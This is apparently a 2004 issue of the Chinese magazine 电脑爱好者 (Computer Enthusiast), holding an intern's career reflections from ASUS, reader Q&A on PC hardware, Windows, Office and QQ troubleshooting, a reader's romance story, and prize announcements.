在我得知获得那10000元培训基金之后曾找李伟（华硕的一高级职员，我对他很崇敬）谈过一次，他说小强（另一位入围选手）在我们报到的当天就在一次准备会上提出了自己的意见，并争取到了独立负责活动的一个部分（即“2004‘华硕杯’中韩电子竞技对抗赛‘Flash Banner’比赛”）的机会；而家奇（三个入位选手中的另一位）在随后不久也得到了表现的机会。而我进入大家的视线主要是在我们实习后期的“华硕杯”中韩电子竞技对抗赛上。当时他俩都“坚守”自己的岗位，而我在完成自己本职工作之后，没有悠闲自得，而是去别的地方帮忙。李伟说我当时给他的印像是哪里有工作，哪里就有我的身影。很多同学可能知道华硕在9月份有一系列校园活动，而活动的名字——“闪‘硕’我的大学”，就是出自我的建议。但这已经是确定那万元基金归属之后的事情了。所以获得一个好的机会固然很重要，但更要的是为这个



机会的出现时刻准备一个充实的头脑。

在我们实习的第二周，郑威给我们留了个作业，内容大概是怎样做好华硕产品在中关村各大卖场的曝光。我的研究对象是华硕的主板和显卡，他俩的分别是笔记本和光存储。虽然我是学计算机专业的，但是做起这份作业来还是有些费劲。主要是我对主板和显卡产品的了解程度有限，对华硕产品的了解就更少了。正像郑威说的，一个月很难掌握一个专业。同样，一周也很难把整个市场全面了解清楚。所以我只能尽量多地去了解。针对这种情况，我采取了向华硕的经销商做问卷调查这一方法。后来共收回问卷79份，其中自己感觉比较有价值的大约60份左右，还有近400张照片。其实，进行一次问卷调查，少于500份效果是不会很明显的。但我觉得这79份问卷对我自己来说很有价值，这不仅仅是我平生第一次做市场调研，也是我第一次与市场如此的“零距离”。我在做最后的报告时由于时间有限不得不借了小强的笔记本电脑，收工时已是凌晨4点多。很多朋友在学校时应该都做过市场调研的兼职，相信其中的艰辛大家都会有所体会。

然而这次调查结果并不太理想，至少我这样认为。主要是由于我做的调查问卷的问题不太具有普遍性，在艺术性和专业性上也有欠缺。这样调查的结果可能并不能最真实地反映实际情况，而有些问题的设计也显得比较“幼稚”。郑威在评价时也先给予了肯定，然后委婉地提了些意见。大公司对新人总是一种鼓励的态度，在任何情况下首先都会让你保持信心，在此基础上再尽最大努力帮助你改正缺点，但主要还在于你能不能对自己有正确的认识。为了给自己留条“后路”，我在报告前面写下了这样一段话：“由于上述问题的存在和我有限的能力以及不很全面的了解和观察，可能导致这份报告还存在很多幼稚和不足之处。所以请不要太奢望这份报告中能提出非常有价值的建议。我想，结果也许并不是最重要的，郑姐给我留作业的主要目的应该是看我做一件事的方法和观察事物、分析问题的能力，而这份报告应该可以反映这些。”可能也就是这种对自己比较清醒的认识，最后在报告内容不甚理想的情况下还是获得了全场惟一的掌声。

人人生而平等，尊重别人就是给自己机会

在我和华硕员工的私下谈话中得知，他们普遍认为我比较友善，看人的眼神和与人谈话中表现出一种对别人起码的尊重，这也是他们最后决定投票给我的原因之一。实际上从郑威到普通员工到前台的接线员，并没有什么高低贵贱之分，我与他们相处几乎都是同一个态度。据说在决定万元基金归属的时候郑威听取了我们所接触过的所有人的意见，也包括前台的电话接线员，他们对我的肯定对郑威最后的决定起了很大的作用。

有一件事情我犹豫了很久，还是决定把它写下来：大家可能不敢相信，华硕前台的电话接线员其实是一身有残疾的人，而在我和她接触期间却被她身上的那股乐观向上的积极态度所感动，也让我深深体会到了大公司一视同仁的用人原则。这也使我更深刻地理解了与人平等对话的同事关系原则。我想，我将来如果不能达到郑威的高度，就很有可能只是一个电话接线员，人人生而平等，尊重别人就是给自己机会。而我的这种表现并不是我为了赢得奖金而故意装出来的，平时在学校我就有过主动帮食堂服务员收拾餐盘的历史，而当时几乎没有人不知道我是计算机系的学生会主席。

当你觉得一种好的品质已经使你的某些行为变成一种习

惯的时候，恭喜你，你离成功已经很近了。

树立正确的就业观

在学校的时候，我们经常看到招聘广告上的“两年以上相关从业经验”的要求就头疼。但事实上，这次活动在这方面给我的印像却完全不一样。在华硕对这次活动的网上简历进行筛选的过程中，听说最后人事部门选出了40多份简历交给郑威。有一个选手的简历中写着“曾在XXX公司工作2年的经历”，但这家老牌公司的企业理念却有意无意地导致员工懒散的工作作风。而这个选手在这家公司工作2年，以前的工作作风已经深入其心，这样的人来到华硕很有可能因为不适合新的企业文化而被淘汰了。因此，虽然他有很强的相关行业从业背景和技术能力，仍然被我们几个初出茅庐的毛头小子给淘汰了。

我觉得，我们在就业过程中的第一个公司很重要。这家公司的企业文化很可能扎根在我们心里，并让我们身受其害或永远受益，而这“害”或“益”将直接或间接影响我们下一步的抉择。所以希望即将步入社会的毕业生们要走好这关键的第一步。如果没有机会到有着优秀企业文化的大集团，就必须在一个“低”理念的大公司和一个“高”理念的小公司之间作出正确的抉择，即使后者鲜为人知。不要担心薪水和工作环境等问题，他们和扎根你心里的思想相比显然更容易改变。

华硕的一名员工韩鹏飞，到华硕两年就已经升到相当于部门经理的位置。他的一番话我记忆犹新：“毕业时，我有机会留校、做公务员或者去部队，但我最终来到了华硕。虽然和前者相比，来到这里看不到我未来的生活会是什么状态，但我相信几年后必定会拥有一个能接受任何挑战的头脑和心态。”

在这里，作为即将离开校园走上工作岗位的众多应届毕业生中的一分子，我没有资格和能力对大家未来的择业提出太多有建设性的建议。但从华硕回来后，我的就业观确实发生了“革命性”的变化。以前我很重视工作环境和待遇问题，但是现在才真正明白一个优秀的企业文化对自己未来的影响。选择一个能给自己最大发挥空间，能最大程度发挥自己能力的地方。这些公司对你人生价值的体现，要远比在那些“很清闲，却同样拿很高的工资”的地方好得多。

最后，很多朋友关心我那万元“培训基金”的用处。我原本打算捐出一部分给慈善机构，但后来考虑到这笔“培训基金”的性质，也听取了“爱好者”与华硕的意见，最后还是决定低调处理。用这笔钱来继续充实自己的头脑。我正在学习MCSE认证的相关课程，剩下的部分我会全部用到我的就业工作中去，到那些我心仪已久的“高”理念公司去主动“推销”自己，用自己的努力和充实的头脑去赢取人生中更多、更大、更重要的“奖金”。 CF [CY01]

创业 & 就业

Office秘技偷偷报

求职也能求出知名度



CF [CY02]

硬件维修站



1 如何备份主板芯片的BIOS

问:请问有什么办法能把我的815E芯片组主板中的BIOS文件备份出来?

答:你可以使用Award BIOS的刷新程序Awdflash.exe从主板的CMOS里提取BIOS文件,该程序可以到华军软件园或驱动之家网站(http://www.mydrivers.com/cgi-bin/bios/158,1.htm)下载。先将下载的文件解压缩至C盘,重启电脑后,进入DOS模式,运行C盘里的刷新程序Awdflash.exe,这时可以看到一些BIOS相关信息,如主板所采用的芯片组、I/O控制器型号、生产商编码及BIOS更新日期等。软件主界面的File name to Program处要求输入要刷新的BIOS文件名,由于是提取BIOS而不是刷新,不需要填入BIOS文件名称,直接按回车键进入下一界面。此时刷新程序会询问是否保存旧的BIOS,键入Y进入下一界面。刷新程序自动检测出主板所使用的BIOS芯片型号、生产商以及工作电压等相关信息。在File Name to Save后面输入要保存的BIOS文件名,如source.bin,按回车键确认后自动退出。这样,815E主板的BIOS文件就保存在C盘根目录下了。

2 禁用接通电源立即开机功能

问:我使用的是QDI A-12主板,以前用的是PIII电源,使用中一切正常,最近换了一个多彩的320A P4电源后,接通电源就直接开机了。我记得现在的主板都可以在BIOS中设置,但我在BIOS电源管理中没找到关于这个电源设置的选项。请问这个问题怎么解决?

答:你可以通过如下步骤解决问题:

(1)开机后按Del键进入主板的BIOS SETUP。

(2)找到并进入INTERGRATED PERPHERALS选项,将其中的PWRON AFTER PWR-FAIL项的参数值改选为OFF。

(3)按F10键保存退出并重启电脑即可。

3 丽台电视卡与TNT2显卡不兼容

问:我的电脑采用TNT2系列显卡,最近安装上丽台的2000TV+电视卡并启动播放程序后,发现电视画面静止不动。请问如何解决这个问题?

答:根据官方消息,丽台2000TV+电视卡与TNT2系列的显卡存在兼容性问题。你可以从电视卡附带的程序光盘上找到丽台TNT2Pro的S320 II Pro驱动程序,将显卡驱动改装成丽台的S320 II Pro,问题应该可以解决。

4 安装显卡驱动后无法登录系统

问:当我在Windows 2000 Server中安装了A9550/TD/128显卡的ATI Windows 2000/XP driver 8.03驱动程序后,重启系统时却无法正常登录。请问这是怎么回事,如何解决这个问题?

答:ATI Windows 2000/XP driver 8.03仅适用于Windows 2000 Professional和Windows XP Professional/Home Edition,无法支持Windows 2000 Server和Windows Server 2003。因此必须到安全模式下卸载此驱动程序。

5 显卡驱动无法完成安装的故障

问:我使用华硕A9800XT显卡,从华硕网站上下载了SmartDoctor v3.10程序,但当我安装时,系统出现This program isn't consistent with the VGA card. Installation aborts.的错误信息,导致程序无法正常安装。请问这是为什么?

答:SmartDoctor v3.10程序目前还不能支持A9800XT显卡,等一段时间后应该有可支持的版本出现。

6 升级显卡驱动后启动出现黑屏

问:我使用的是ATI Radeon 7500显卡,当我升级其驱动至7.95版时,每次开机进入操作系统前,显示器都会黑屏一段时间,然后才会正常显示图像。请问这是什么问题?

答:这是因为7.95或以上版本的驱动在每次开机进入Windows之前都会做显卡的检测,在这个过程中,显卡不会对显示器输出显示信号,所以显示器会黑屏进入休眠状态。检测好了之后自然就会恢复正常。

7 MP3播放器复制时出现格式错误

问:我在Windows 2000中格式化了我的MP3播放器后,只要再向里面复制音乐文件,系统就会提示erorr format。请问如何解决这个问题?

答:有些MP3播放器只能格式化成FAT文件系统,如果在操作系统中将其格式化成FAT16或FAT32都会导致不能使用。你可以用MP3播放器附带光盘中的程序重新进行格式化一般可以解决问题。

CF [SB01]

系统门诊所

1 升级双系统之一后另一系统无法启动

问:我的电脑中原来安装的是Windows 98和Windows XP双系统，最近将Windows 98升级为Windows 2000后，导致Windows XP无法启动。请问如何才能解决这个问题？

答:由于Windows 2000改写了ntldr、ntdetect.com、boot.ini这三个启动文件而导致Windows XP无法启动。解决该问题的方法是:先启动Windows 2000，然后从Windows XP安装光盘的I386目录中提取ntldr、ntdetect.com文件，将这两个文件复制到系统启动分区根目录下并将其置为只读、隐藏属性，这样即可启动你的Windows XP了。然后使用“记事本”编辑一下Boot.ini文件，将该文件内Windows XP的启动条目复制到“default=”后即可，更改并保存后将文件设置为只读、隐藏属性，保存到系统启动分区的根目录下即可。

2 升级系统后ADSL出现故障

问:我用的是ADSL上网，安装了Windows XP SP2后，每次打开ADSL Modem，系统都会自动寻找IP地址，自然每次都会失败，出现续订IP的对话框，同时本地连接始终有黄色惊叹号，显示“被限制或无连接”，虽不影响拨号，但感觉不好。请问如何解决？

答:这个问题源于网卡没有固定IP地址，为了保障通信，Windows自动分配了一个IP地址给网卡。可用如下两种办法解决。

方法一:进入控制面板，取消“网络连接→本地连接→属性→常规”选项卡下面的“此连接被限制或无连接时通知我”选项。

方法二:在“网络连接→本地连接→属性→TCP/IP”属性里给网卡指定一个IP地址(如:192.168.0.11，注意一定要保证和ADSL Modem的IP地址处于同一网段)。建议使用此方法，它同时可以减少开机时间。

3 系统内存不足并出现蓝屏死机

问:我的操作系统最近总是在运行一段时间后就提示系统内存不足，随后出现蓝屏死机现象，重启电脑后依然如此，查看“任务管理器”时发现内存中加载了非常多的名为Winoldap的进程。请问这是怎么回事，如何解决这个问题？

答:你的系统中运行了与系统存在兼容性问题的程序或是存在病毒，应该查找一下系统中安装的软件里是否存在问题并卸载存在问题的程序，同时还要通过最新的杀毒软件查杀病毒。

4 专业版Win2000可否升级为服务器版

问:是否可以把Windows 2000 Professional升级为Windows 2000 Server？

答:不可以。它们是Windows 2000的两个不同产品系列，Windows 95/98/NT Workstation是客户端产品，而Windows 2000 Server是服务器端产品，它们之间不可以交叉升级。

5 文件操作中出现延迟写入错误

问:我在Windows XP操作系统中保存或移动文档时，系统经常会显示“延迟写入错误”的信息。请问这是怎么回事，如何才能解决这个问题？

答:这是Windows XP的漏洞，微软官方网站说这个错误有可能在以下情况发生:当在没有禁止特定的关联硬件情况下重新格式化磁盘驱动器时；当用户使用40线，而不是80线的数据信号线将UDMA驱动器和控制器连接起来时；当用户将主板BIOS设置为强制加速UDMA模式时。



解决该问题的方法是:

(1)最好在基本的配置环境下，用常用的格式化程序格式化硬盘。

(2)使用80线的数据信号线连接硬盘和主板。

(3)恢复主板BIOS的默认值。

6 多渠道获得DirectX版本号

问:如何知道自己电脑中安装的DirectX软件的版本号是多少？

答:有如下几种方法可以获知你的系统中当前安装的DirectX软件的版本号:

(1)打开“系统工具→系统信息”，单击“工具→DirectX诊断”。

(2)单击“开始→运行”，输入DXDIAG，单击“确定”。

(3)直接运行C:\WINNT\System32\dxdiag.exe文件(假设C:为系统盘，安装的是Windows 2000系统)。

(4)直接运行C:\Program Files\directx\setup下的DXDIAG快捷方式。 CF [SB02]

软件咨询间



1 版面内文字可以任意旋转

问:我在用金山WPS进行海报排版时，需要一条倾斜一定角度的标语。请问能否实现版面内文字的任意旋转？如何实现版面内文字的旋转？

答:对于页面中普通段落内的文本文字是无法实现旋转操作的。我们可以WPS Office系统提供的单行文字或多行文字功能，实现文字旋转。用选择菜单命令或工具按钮的方式插入单行或多行文字，将鼠标放在旋转轴的箭头处，当光标变成双向箭头形状时，拖动鼠标旋转。如果选中多个单行与多行文字，还可以实现沿弧、沿线或沿网格旋转。先用鼠标框定选择多个含单行与多行文字对象框，然后通过菜单命令“格式→对象→对齐→对象排列”进行设置即可。

2 置后的图片无法被选择了

问:我用WPS Office 2003排版时，把一张图片做为页面背景置后了，但发现图片颜色太深了，想再选择图片处理时，发现无论如何也不能选择图片了。请问，如何选中页面文字下面的图片？

答:使用鼠标和键盘组合的方式可以实现这一操作。方法是:按下Alt键不放，接着用鼠标单击图片位置，即可以选中文字下面的图片对象。置于文字下面的其他对象可以用同样的办法进行选择。

3 ET出现错误值#####时怎么办

问:在使用WPS Office 2003的ET电子表格软件时，常常遇到输入的数字以#####显示。请问，这是为什么？如何避免这种情况的发生？

答:如果单元格所含的数字、日期或时间比单元格宽时会出现#####错误。遇到这种情况，我们可以尝试以下两种方法解决。

(1)增加列宽:拖动列标之间的边界来改变列宽，或双击列标边界使其具有最适合的列宽。

(2)应用不同的数字格式:可以更改单元格的数字格式以使数字适合单元格的宽度。例如，减少小数点后的小数位数等。

4 汉字偏旁录入方法多多

问:我是小学语文老师，汉字偏旁的教学是小学低年级语文教学的重点内容之一，在编排语文试卷时常遇到偏旁录入的问题。请问，怎样能方便地录入汉字偏旁？

答:汉字偏旁的输入有两种方法，一种是利用Word自带的“符号库”:通过菜单“插入→符号”，打开“符号”对话框，选择需要的偏旁即可。第二种方法是利用输入法:利用五笔输入法可以非常方便地输入汉字偏旁，如输入“氵”，其编码为IYYG；在全拼输入法中，输入pianp，会列出所有的偏旁，通过选择可以得到；在其他一些输入法中都有偏旁的特定输入方法，有的是采用字型码的办法，有的则是提供直接的特殊符号菜单供选择，还有的是定义了专用的特殊编码供选择。

5 截取的DVD片段不能播放

问:为什么我用豪杰超级解霸截取的DVD片断不能用别的播放器播放？

答:豪杰超级解霸截取DVD生成的MPG文件为特殊格式的MPG文件，如果要用别的播放器播放，需要用豪杰视频通将截取下来的MPG文件转为MPEG1标准的MPG文件。

6 幻灯片纵横并存有办法

问:默认情况下，PowerPoint中幻灯片版式设置为横向，并且PowerPoint不支持在一个文稿中同时使用纵向和横向版式。能不能用其他方法实现纵横幻灯片的并存编排？

答:我们可以按照下面的方法来实现幻灯片纵横版式并存。

(1)首先将要设置为纵向的幻灯片移动到新演示文稿文件中。在普通视图的“幻灯片”选项卡中，选取要更改的幻灯片；执行“编辑”菜单中的“剪切”命令；打开一个新的空白演示文稿，执行“编辑”菜单中的“粘贴”命令。

(2)更改演示文稿中幻灯片的方向。点击“文件→页面设置→幻灯片→方向”，单击“纵向”保存新的演示文稿。

(3)创建从原演示文稿到新演示文稿的链接。首先选取要链接到新演示文稿的文本或对象(提示:这里建议选择文本框，这样不会改变文本的格式)，点击“幻灯片放映→动作设置→单击鼠标→超链接到”，再单击列表中的“其他 PowerPoint 演示文稿”，浏览找到新演示文稿并单击“确定”。

(4)创建从新演示文稿回到原演示文稿的链接。操作方法和上述方法一样。

7 幻灯片播放不流畅怎么办

问:我用自己的老电脑播放Microsoft PowerPoint幻灯片时常常会出现停顿,甚至是花屏现象。请问,如何才能让幻灯片播放流畅一些?

答:可以通过如下几种途径解决问题:

(1)启动硬件图形加速。如果你的电脑性能不太好,在幻灯片放映时出现停顿,甚至花屏,这时可采用启动硬件图形加速方法来改善幻灯片放映性能:点击"幻灯片放映→设置放映方式",再选中"使用硬件图形加速"复选框,单击"确定"关闭对话框。

(2)降低显示分辨率。同上面操作一样,打开"设置放映方式"对话框,在"幻灯片放映分辨率"框的列表中单击"640×480",单击"确定"关闭对话框。

(3)减小系统颜色深度。点击"开始→设置→控制面板→显示→设置"。在"颜色"下拉列表中单击"增强色(16位)",再单击"确定"。

8 Word也能自动填充表格序列

问:Excel的"以序列方式填充"表格功能可以将大量表格单元按序列进行自动编号,大大提高了工作效率。请问,在Word中可以实现这一功能吗?

答:在Word中选中需要填充序列号的一列(或一行)表格,单击"格式→项目符号和编号",在对话框中选择"编号"选项卡,然后选择需要的序列编号,这时你会发现现有的序列编号不是多一个点就是多一个括号。这时,先选中一个类似的编号即可,如果觉得没有满意的编号,可以选中任意一种编号使"自定义"按钮激活,然后按下该按钮,在弹出的对话框中进行重新定义即可。

9 Word字体可以随心所欲缩放

问:在用Word编辑文档时,有时因为版面的限制需要微量调整字体大小,而系统默认提供选择的字体有时不能满足需求。请问,这时该如何调整字体大小呢?

答:在Word中有如下几种方法可以任意改变文字的大小。

逐渐缩放:选中要调整的文字后,按下Ctrl+]可逐渐放大文字,而按下 Ctrl+[则可逐渐缩小文字。

快速缩放:选中要调整的文字后,按下Ctrl+Shift+>可快速放大文字,而按下 Ctrl+Shift+< 则可快速缩小文字。

任意缩放:选中要调整的文字后,在字号栏内直接输入文字大小即可。

10 软件版本标识学问多

问:我常看到一些杂志附送的软件中有的标有β版,还有的是Free版。请问,软件的这些版本标识的含义是什么?还有哪些类别?

答:软件名称后面经常有一些英文和数字,如:QQ 2003 Beta,这些都是软件的版本标志,通过它,我们可以对软件的类型有所了解。下面是一些常用的软件版本标识:

Beta(β):测试版,为正式版本推出之前发布,可能存在一定的Bug。

Alpha(α):内部测试版,通常在Beta之前,更可能存在Bug。

Retail:零售版。

Free:免费版。

Lite:精简版,也可称迷你版。

Final:正式版,通过Alpha和Beta两个测试版本后推出的,修正了软件中存在的Bug。

Pro:专业版,需用户获得注册码后才可以使用。

Plus:加强版,在功能上有所提升。

Delux:豪华版,和Plus没有太多的区别,也只是多了一些附加功能。

Build:为内部标号,也就是同一版本可以有多个标号,如发V1.0 Build 203等,一般情况下Build后面的数字越大,其版本越新。

11 下载的SFV文件没有什么用处吗

问:现在使用FTP软件下载软件时,在FTP服务器中某个软件的同一目录中,除了软件之外,经常还有一个同名的SFV文件。下载之后我发现删除它其他软件照样能用。请问这个文件是干什么用的?它是用什么软件制作的?

答:SFV文件用来校验所下载的软件是否完整,实际上它的作用和一些MD5校验一样,只是更加简单一些。制作和校验这些文件,可以使用FlashSfv(下载地址:http://www.onlinedown.net/soft/29164.htm),它是FlashFXP的作者编写的一个免费的文件校验工具,支持SFV和MD5的制作和校验。

12 播放AVI文件只显示一片绿色

问:为什么我在播放某些AVI文件时整个画面是绿色一片,只有声音而看不到图像?

答:遇到这种情况请先检查解码器和播放插件是否都已经安装完整,必要时,卸载掉原来的解码器,换别的解码器包试试。

CF [SB03]

网络答疑室



1 IE 浏览时出现运行错误

问：我在使用IE浏览网页时，屏幕上经常弹出“出现运行错误，是否纠正错误”的提示对话框，用鼠标单击“否”按钮后可以继续浏览网页。请问这是怎么回事，如何解决这个问题？

答：出现这个问题可能是所浏览网站本身的原因，也可能是由于IE对某些脚本文件不支持所导致。如果原因是前者，那就不是你的问题了；如果是后者，则可以执行下列操作步骤来解决问题：

(1)启动IE，在主窗口中用鼠标依次选择菜单中的“工具→Internet选项”。

(2)在弹出的窗口中选择“高级”标签，然后选中“禁止脚本调试”复选框。

(3)单击“确定”按钮保存退出。

如果问题依旧，则应该将IE浏览器升级到最新版本。

2 IE“脱机浏览”功能失效

问：最近发现使用IE的“脱机浏览”功能无法浏览本机硬盘上的网页了。请问这是怎么回事？如何才能浏览这些网页？

答：出现这个问题的原因很可能是你最近修改了系统时间，造成IE历史记录的错乱而导致“脱机浏览”功能失效。你可以采用直接在“临时文件夹”中搜索的方法来激活这些网页。具体做法是：

(1)按下Win+F组合键(有些键盘上的Win键是一个Windows图标)调出“搜索结果”窗口。

(2)在“包含文字”处输入要寻找网页内的某个关键字，在“搜索”处按“浏览”按钮选择IE临时文件夹的地址。

(3)单击“开始查找”按钮进行查找，找到后用鼠标双击该目标页打开即可。

如果你安装了其他浏览器，如腾讯的TE等，也可以用这些浏览器来脱机浏览。

3 QQ代理都来自于深圳吗

问：我的QQ无论使用哪里的HTTP代理，为什么都显示“深圳”？难道QQ代理都是深圳的吗？

答：QQ本身通常是以点对点方式进行聊天的，也就是说在QQ通信的时候数据由发出地直接送到目的地，只有当它们连接超时，才会通过腾讯的服务器中转。点对点连接必须知道对方的IP，所以就可以显示对方的IP了。

HTTP的传输方式不支持点对点直接连接，它首先连接到腾讯的服务器，再把数据中转送到对方，这实际上就是用腾讯的服务器做代理。由于腾讯的服务器都在深圳，所以当对方使用HTTP代理的时候，只能显示“深圳”。

4 用FrontPage创建Outlook邮件签名

问：我习惯使用Outlook收发和管理电子邮件，看到别人设计的漂亮的邮件签名，我也有些心动。请问，如何设计这样的邮件签名？

答：你的电脑如果安装了Frontpage或其他默认HTML编辑器，就可以使用它来设计自己的Outlook邮件签名，使自己的签名变得丰富多彩。使用Frontpage创建签名的方法是：

首先执行Outlook“工具”菜单中的“选项”命令，在弹出菜单中使用“邮件格式”选项卡。接着在“邮件格式”栏中，在“以该邮件格式撰写”下拉菜单中选择“HTML”，然后单击“签名”按钮。系统弹出“创建签名”对话框。单击“创建签名”对话框中的“新建”按钮，在“输入新签名的名称”框中输入一个名称。接着在“选择创建签名的方法”栏中选择“由空白签名开始”，单击“下一步”。

接下来单击“高级编辑”按钮。Outlook将会自动调用FrontPage，这时用户就可以利用HTML编辑器中的各种特性来创建属于自己的签名，可以在其中嵌入图片、添加超级链接，甚至可以使用DHTML让自己的签名动起来。在创建好签名后，保存所做的改动并退出FrontPage。单击“完成”关闭“编辑签名”对话框，接着单击“确定”关闭“创建签名对话框”，最后单击“确定”关闭“选项”对话框。

5 我的QQ貌似上线非上线

问：我的QQ检测代理成功，对方甚至已经看见我上线，但我QQ就是上不了线。请问，这是怎么回事儿？

答：产生这个问题的原因有如下几种情况：

(1)服务器是双网卡，有两个IP地址，这两个IP地址不能在同一个网段，这样会导致路由混乱。比如一个IP是192.168.0.1，另一个就最好是192.168.1.1。

(2)部分局域网或带路由的ADSL因为也需要设置子网的IP，如果IP在同一个网段，也有可能导致路由混乱，QQ不能上线。

(3)服务器的网络属性里安装了太多无用的网卡驱动和TCP/IP协议，建议删除所有的网卡驱动和TCP/IP协议。重新安装一次网卡驱动，并设置好TCP/IP协议。一个网卡对应一个TCP/IP协议。

(4)服务器上安装了某种防火墙，影响了QQ的通讯，关闭或降低防火墙的等级试试。 CF [SB04]

走进读者的电脑生活

爱随电脑来

■迷迭风

我是一个喜欢躲在显示屏后面看世界的人，宁可在虚幻的网络中感受片刻稀薄的温情，也不愿在现实世界里付出，被骗。

我也有过睁着明净双眸看世界的年少单纯。那时，我还只是个简单快乐如高天流云的大二女生。直到，遇见令我燃烧了整场青春的周芜。

毕业时，我义无返顾地跟周芜去了一座陌生的城市，然后是同居，再然后，周芜厌倦了我，另结新欢。从此，我的梦里便只剩黑色的河流，沿着凋谢颓败的花朵河岸，蜿蜒向暗淡的远方。

日子依然流逝，城市里的每一个人都行色匆匆为生计忙碌。我开始学着昂起头，将眼泪收进肚里继续奋斗。只有夜里，藏身网络深处，看着千万个和我一样寂寞的人，说着真真假假的情话与谎话，我才敢稍稍卸下防备的面具，苟延残喘。很多时候，盯着那台跟随我三年的笔记本，我都会突然想到一个词：相依为命。

可是，一次彻夜上网之后，我的宝贝竟毫无预警地坏了。我的心里顿时钝钝的，想哭。向公司请了假，一大早，我就抱着电脑出门，准备转两趟公交去修它。

早春江南，出门还是阴天，下了公交就下起了雨。我不自觉打了个冷战，抬眼望天，这座陌生而凄清的城市上空弥漫着哀乐一样的细雨，沾衣入肤，冰冷彻骨。

抱紧电脑，我吸气昂首，走进电脑维修店，却怎么也掩不去被雨打湿的狼狈。不大的店里只有一个穿着棉布外套的年轻男子。接过我的电脑，问清了问题，他就埋首操作，不再多言。我也不说话，坐在远远的角落里静静等……一个小时以后，我抱着修好的电脑准备出门，他递上一把伞，温和地笑笑："淋雨会生病的。这伞你拿去用吧。"我微惊，狐疑地看着他，以为这又是商家招揽顾客的手段。他却依旧漾着笑容："拿着用吧，电脑淋了雨不好。"为了我的宝贝，我只好微僵着说谢谢，然后伸出手。接伞那一刻，我闻到了清爽的柠檬香皂的味道，很安心很好闻。直觉告诉我，这是一个干净而善良的人。

我是个不习惯欠别人东西的人。第二天下班我特意拿了伞去还他。他的店却不知为何关着门。之后，我接连地加班、出差，还伞的事也就渐渐忘了。

四月的一天，我却又意外地遇见了他。一天下班，我站在巴士站等车，鼻端忽然闻到似曾相识的柠檬清香，我迅速抬头，果然看到了那张熟悉的笑脸。"嗨，你好！"我第一次主动向人打招呼。他显然被吓了一跳，看着我，侧头想了两秒，笑问我电脑没淋着吧。我道谢并申明，我去还伞了但他不在。他说伞是小事，不用还了。我不肯，坚持要明天把伞送过去。他说不用另外麻烦了，现在就去拿吧。

一进门，他的眉头就皱了起来，指着桌上的一箱泡面："你天天就吃这个？""懒得出去买了。"我忆起，自从周芜走后，我就再没下过厨房。结果，我被他拉出去吃了顿丰盛的大餐。而雨伞，又忘了拿。

以后每一天下班，我都会"凑巧"遇见他，每一次看见他的笑脸，我都止不住闭上眼深呼吸，仿佛闻见了太阳晒过的棉被的清香。他说买电脑是为了给人带来快乐，而不是让人伤心。所以他教我打开心的网络游戏，看逗乐的笑话帖，读启思的哲理文。我渐渐不再只沉迷于一个人呓语，而是常常与他一起联网玩单纯且开怀的"泡泡"，跟他谈天说地，胡言乱语。我的笑容一天天多起来。我想，他应该是个在日光下飞翔的天使，那么干净那么善良，而自己，则是背负着伤口锦衣夜行的寂寞精灵，一面舔伤，一面呓语。我飘浮的灵魂很冷，所以被温暖的日光吸引。

又是一个周末的黄昏。我一直在线上等他，等了整整一天，他却始终没来。我失望地伏在冰冷的桌上。此刻，却听到外面传来敲门声。他拎着一个大袋子站在门口，一脸的兴奋。天，他真是天才，拎的是菜，说是花了一天工夫学习、尝试，煮了五锅做实验，现在，要来煮全世界最美味的罗宋汤给我喝。

倚着厨房门，我静静地看着他。他笨拙地切着牛肉丁、卷心菜、番茄、土豆，烧水，调咖喱浓汤……他的清爽柠檬香渐渐被浓郁的咖喱香包容，从我的鼻尖一直沁到心里。

汤在锅里煨着，他从厨房走出来，握住我的手，欲言又止。他的脸突然红了，终究，他还是没说话，只是小心翼翼地牵着我走进我的小卧室，走到电脑旁，俯身敲键。随着光标的闪动，屏幕上出现一行大大的字：如果我天天煮汤给你喝，你愿意嫁给我吗？

泪水毫无预兆地滑落，我就像个迷路的小孩，突然找到了出口，禁不住哭出声来。

哽咽着，我用颤抖的手打出了三个字：我愿意！CF [DB01]

热心评刊员公布

以下40位读者被评为2004年第17期热心评刊员。㊎表示为《电脑爱好者》2004年全年订户。

优秀奖奖10名（奖品：友立DVD制片家软件）

郭宏宪(新疆)	余平雷(湖北)	陈　亮(陕西)	杨云峰(湖南)	陈发明(西藏)
于美玲(河北)	文　博(甘肃)	李　扬(长春)	莫春然(广西)	靳宏波(黑龙江)

三等奖30名（奖品：友立我形我速纹身酷库软件）

孟庆业(河南)	姜　男(内蒙古)	张广明(广州)	李　泰(湖北)	邹明耀(辽宁)
贾丽伟(山西)	王鹏飞(湖北)	刘源姣(浙江)	梁玉军(陕西)	王　虹(贵州)
赵　阳(黑龙江)	严　军(江苏)	李　斌(广州)	李唤兄(浙江)	鲁绪刚(西安)
璩少飞(重庆)	卢胜宇(内蒙古)	秦　竹(南京)	单　锟(福州)	舒东顺(河北)
刘　明(江苏)	李珂磊(内蒙古)	胡志荣(湖北)	舒彦华(云南)	王　洋(北京)㊎
张敬锋(吉林)㊎	文中远(山西)㊎	潘凌志(湖北)㊎	张瑞军(河南)㊎	朱炳达(浙江)㊎

最佳文章公布

2004年第17期优秀文章

第一名："市场传真、精明买家"栏目《广告宣传单的诱惑》作者：王寒晖获得奖金500元和《电脑爱好者》荣誉证书。

第二名："特别话题"栏目《文件！请亮出你的年轻护照》作者：徐海斌获得300元奖金和《电脑爱好者》荣誉证书。

第三名："系统应用"栏目《走进系统的"魔法门"》作者：缘来如此获得200元奖金和《电脑爱好者》荣誉证书。

信来信往

我也来说说《电脑爱好者》

(湖南衡阳读者:王少平)接触贵刊已有一年多时间了，但这是第一次与你们联系。在这一年多时间里，对于贵刊，我是期期必读，尽管没有全年订阅，但每期必买，对于因假期而没有及时购买到的，我都会到书店去补购或直接邮购。

市面上关于电脑方面的杂志为数不少，是什么原因让我选择了《电脑爱好者》呢？我觉得主要有以下下几个方面的原因。首先，它没有像一些电脑杂志的长篇累牍的纯理论灌输，有的只是通俗易懂、方便实用的电脑操作技巧，像我这样的非计算机专业的“菜鸟”也能看懂绝大部分的文章。正如贵刊的宣传口号——“一本大家都能看懂的电脑杂志”。其次，它没有其他一些杂志花哨的外表，有的只是朴实无华、经济实用，这就降低了成本——适中的价格更能接近一般读者，相比一些动辄十几元的电脑杂志，它具有绝对价格优势。尽管贵刊的价格比去年上升了0.4元，但只要对比一下，便可知这是值得的——内容、印刷及纸张质量等都有所提升。其中适度的广告，不仅使贵刊不至于显得呆板，而且通过广告，我们可以了解最新的产品咨询，并学到一些新的东西。

